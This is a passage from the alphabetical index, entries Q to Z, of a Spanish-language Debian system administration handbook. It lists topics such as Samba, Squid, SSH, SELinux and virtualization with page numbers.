quilt, 94

radvd, 265
RAID, 336
    RAID Software, 69
RAID por software, 69
Raspberry Pi, 487
Raspbian, 487
RBL, *véase* Remote Black List
RCPT TO, 287
rcS, 208
rcS.d, 208
RDP, *véase* Remote Desktop Protocol
README.Debian, 11, 153
Real-Time Communication, 408
recepción, búfer de, 416
Recommend, campo de cabecera, 84
recuperación, 232
recuperación de un equipo Debian, 47
Red
    protocolo de tiempo, 188
red
    configuración, 167
      DHCP, 61
      estática, 61
    configuración DHCP, 269
    configuración errante, 172
    dirección, 166
    IDS, 427
    privada virtual (VPN), 253
    puerta de enlace, 244
    sistema de archivos, 309
    traducción de direcciones (NAT), 245
redes sociales, 24
redimiensionar una partición, 68
redirección de puertos, 215, 245
reducir una partición, 68
reemplazo, 88
Referencia del desarrollador Debian, 471
regex, *véase* regular expressions
regexp, *véase* regular expressions
registro
    reenvío, 225
registro DNS, 266
Registro principal de arranque, Master Boot Record (MBR), 495
registros
    analizador de registros web, 306
    archivos, 157
    archivos, rotación, 189
    distribución, 223
    monitorización, 420
regular expressions, 289
reinicialización de servicios, 211
reinstalación, 121
release, 25
release notes, 137
Release.gpg, 136
reloj
    sincronización, 188
Remote Black List, 286
Remote Desktop Protocol, 407
Remote Procedure Call, 310
remoto, escritorio gráfico, 216
remoto, inicio de sesión, 211
Replaes, campo de cabecera, 88
reportar un error, 158

reportbug, 158
reporte de fallo, 158
repositorio de paquetes, 468
representación octal de permisos, 219
reprotest, 473
Request For Comments, *véase también* RFC, 83
Require, directiva de Apache, 305
resolución, 392
    de nombres, 173
resolución general, 13
resolv.conf, 174
respaldo, 232
    copia, 233
    en cinta, 236
Responsable Debian, 473
restricción de acceso web, 305
restricted, 484
retroadaptación, 114
revisión de paquetes de un desarrollador Debian, 21
Rex, 9
RFC, 83
RIP, 263
ripd, 263
ripngd, 263
RMS, 2
Robinson, Branden, 12
root, 189
rotación de archivos de registro, 189
route, 263
RPC, *véase* Remote Procedure Call
RPM, 106
RSA (algoritmo), 249
rsh, 212
rsync, 233
rsyslogd, 223
RTC, *véase* Real-Time Communication
    servidor, 327
RTFM, 150
rule, 415
runlevel, nivel de ejecución, 209

safe-upgrade, 77
salsa.debian.org, 20
Samba, 44, 312
    /etc/samba/smb.conf, 313
    add users, 314
    client, 315
    configuration, 313
    credentials, 315
    domain controller, 313
    installation, 312
    mount, 315
    nmbd, 312
    server, 312
    shared printers, 316
    smb.conf, 313
    smbd, 312
    smbpasswd, 314
Sarge, 9
SATA, 236
schroot, 463
scp, 212
script de inicialización, 210
SCSI, 494
sddm, 393
search of files, 130
sección
    non-free, 6
secretario del proyecto, 12
Secure Shell, 212
security.debian.org, 113
Seguimiento de Paquetes Debian, 21
seguridad
    actualizaciones de seguridad, 113
seguridad, contexto de, 437
selección
    de idioma, 58
    del país, 59
SELinux, 435
semanage, 438
semodule, 438
Sender Policy Framework, 294
Serial ATA, 494
server
    CIFS, 312
    E-Mail, 278

email, 278
FTP, 308
NFS, 309
Samba, 312
SMB, 312
Server Message Block, 312
Server Name Indication, 302
servicio
calidad del, 261
reinicialización, 211
Servicio de nombres de dominio, 174
Servidor
XMPP, 330
servidor
archivo, 308, 309, 312
arquitectura cliente/servidor, 211
HTTP, 300
MX, 279
nombre, 266
NTP, 188
SMTP, 278
web, 300
X, 392
servidor de correo, 278
Session Initiation Protocol, 408
setarch, 57
setgid, directorio, 219
setgid, permiso, 218
setkey, 256
setquota, 231
setuid, permiso, 218
SFLphone, 408
sftp, 212
sg, 177
SHA1, 424
shadow, 176
shim, 75
Sid, 9
Siduction, 485
Sidux, 485
simbólico, enlace, 186
Simple Mail Transfer Protocol, 278
Simple Network Management Protocol, 422
simple-cdd, 379
sincronización de tiempo, 188
SIP, 327, *véase* Session Initiation Protocol
agente de usuario, 408
dpkg-reconfigure slapd, 329
PBX, 329
proxy, 329
servidor, 329
WebSockets, 332
sistema
base, 71
de archivos, 67
sistema básico de entrada/salida, 54
sistema de archivos, 498
red, 309
Sistema de Control de Versiones, 17
sistema de detección de intrusiones, 427
sistema de seguimiento de errores, 14
sistema de seguimiento de paquetes, 21
slapd, 318
Slink, 9
SMB, *véase* Server Message Block
smbclient, 315
smbd, 312
SMTP, 278
DATA, 288
EHLO, 286
HELO, 286
MAIL FROM, 287
snapshot.debian.org, 117
SNAT, 245
SNMP, 422
snort, 427
social
redes sociales, 24
social, contrato, 5
Software in the Public Interest, 4
soporte
Long Term Support (LTS, soporte a largo plazo), 32
source package
format, 94
unpacking, 95

SourceForge, 404
Sources.bz2, 110
Sources.gz, 110
sources.list, 110
Sources.xz, 110
spam, 284
spamass-milter, 293
spamassassin, 293
    DKIM, 297
    SPF, 295
SPF, *véase* Sender Policy Framework
SPI, 4
Squeeze, 9
Squid, 73, 316
    /etc/squid/squid.conf, 317
    installation, 316
    squid.conf, 317
    squidGuard, 318
    update-squidguard, 318
squidGuard, 317
    /etc/squidguard/squid-
        Guard.conf.default, 317
    squidGuard.conf, 317
squidGuard.conf, 317
SSD, 355
SSH, 212, 255
SSH, túnel SSH, *véase también* VPN, 215
SSL, 246, 249
Stable, 25
stable, actualizaciones de, 113
stable-backports, 114
stable-proposed-updates, 114
stable-updates, 113
Stallman, Richard, 2
StarOffice, 405
SteamOS, 487
Stretch, 9
strongswan, 256
subproyecto, 3, 19
subred, 166
subversion, 17
sudo, 189
sudoers, 189
suexec, 300
Suggests, campo de cabecera, 84
suite de oficina, 405
suma de verificación, 424
sumas de verificación, 91
superservidor, 225
suricata, 427
svn, 17
swap
    partición, 69
SymlinksIfOwnerMatch, Apache directive, 304
synaptic, 131, 134
sys, 173
syslogd, 157
system
    dist-upgrade, 137
    release notes, 137
systemd, 171

tabla de particiones
    formato MS-DOS, 183
Tails, 486
TAR, 236
tareas programadas, 227
Tareas y Habilidades, 475
tarjeta de video, 393
tc, 262
TCP, puerto, 244
tcpd, 226
tcpdump, 274
tcsh, 179
tecla
    Compose, 164
    Meta, 164
Telepathy, 408
telnet, 212
Testing, 25
The Sleuth Kit, 455
Thunderbird, Mozilla, 401
timezone, 187
Tipo («Type»), forzado de tipos, 447
tipos de paquete, 465
TLS, 246, 249
tomando el control de un servidor Debian, 47

top, 421
Towns, Anthony, 12
Toy Story, 9
Trabajo colaborativo, 404
tracker
    Seguimiento de paquetes Debian, 21
transitional package, 140
translation, 15
Traversal Using Relays around NAT, 408
tráfico
    control de, 261
    limitación, 262
tsclient, 216
tshark, 275
tubería, 501
tubería con nombre, 225
tunnel broker, 265
TURN, *véase* Traversal Using Relays around NAT
    servidor, 328
Twitter, 24
TZ, 187
túnel (SSH), *véase también* VPN, 215
túnel SSH
    VNC, 217
túneles punto a punto, protocolo, 257

ubicación de la documentación, 11
Ubuntu, 483
ucf, 223
UDP, puerto, 244
UEFI, 495, 496
uid, 175
umask, 220
unattended-upgrades
    /etc/apt/apt.conf.d/50unattended-upgrades, 142
Unicode, 163
universe, 484
unsolicited commercial email, *véase* spam
Unstable, 25
update-alternatives, 394
update-menus, 394
update-rc.d, 210
update-squidguard, 318
updatedb, 192
updates
    buster, 113
    proposed, 114
    stable, 113
    stable, backports, 114
    stable, proposed, 114
    stable-backports, 114
    stable-proposed, 114
upgrade
    cleaning, 140
upstream, 6
USB, 236, 494
uscan, 472
usuario
    base de datos, 175
    dueño, 218
UTF-8, 163

Valve Corporation, 487
variable de entorno, 180
Venema, Wietse, 227
ventanas, gestor, 394
versión, comparación, 103
VESA, 392
vesa, 392
vinagre, 216
vino, 216
virgulilla, 180
virsh, 373
virt-install, 370, 371
virt-manager, 370
virtinst, 370
virtual
    paquete virtual, 86
Virtual Network Computing, 216
virtual, dominio, 282
virtual, servidor, 302
VirtualBox, 358
virtualización, 358
visudo, 189
vmlinuz, 198
VMWare, 358

VNC, 216
vnc4server, 218
VoIP
    servidor, 327
volcado, 236
volúmen
    físico, 70
    grupo de volúmenes, 70
    lógico, 70
voto, 13
VPN, 253
vsftpd, 309

warnquota, 232
web server, *véase también* Apache, 300
web, navegador, 402
webalizer, 157
WebKit, 402
webmin, 221
WebRTC, 332
WEP, 170
whatis, 151
Wheezy, 9
Wietse Venema, 227
wiki.debian.org, 154
Winbind, 313
window manager
    afterstep, 394
    blackbox, 394
    fluxbox, 394
    icewm, 394
    kwin, 393
    mutter, 393
    openbox, 394
    windowmaker, 394
    xfwm, 393
WindowMaker, 394
Windows Terminal Server, 407
Windows, dominio, 313
Windows, emulación, 406
Windows, espacio compartido, 312
Windows, montaje de espacio compartido, 315
Wine, 407
winecfg, 407
WINS, 313
wireless, 168
wireshark, 274
wl*, 167
wlan0, 167
wondershaper, 262
Woody, 9
Word, Microsoft, 406
WPA, 169
www-browser, 394
www-data, 300

x-window-manager, 394
x-www-browser, 394
X.509
    certificates, 246
X.509, certificado, 249
X.org, 392
X11, 392
x11vnc, 216
xdelta, 236
xdm, 217, 393
xe, 363
Xen, 359
Xfce, 397
XFree86, 392
xfwm, 394
xm, 363
XMPP, 327, *véase* Extensible Messaging and Presence Protocol
xserver-xorg, 392
xvnc4viewer, 216
xz, 110

Zabbix, 382
Zacchiroli, Stefano, 12
zebra, 263
Zeroconf, 44
zona
    DNS, 266
    inversa, 267
zona horaria, 186
zoneinfo, 187
zsh, 179

“newcomer” bugs, 18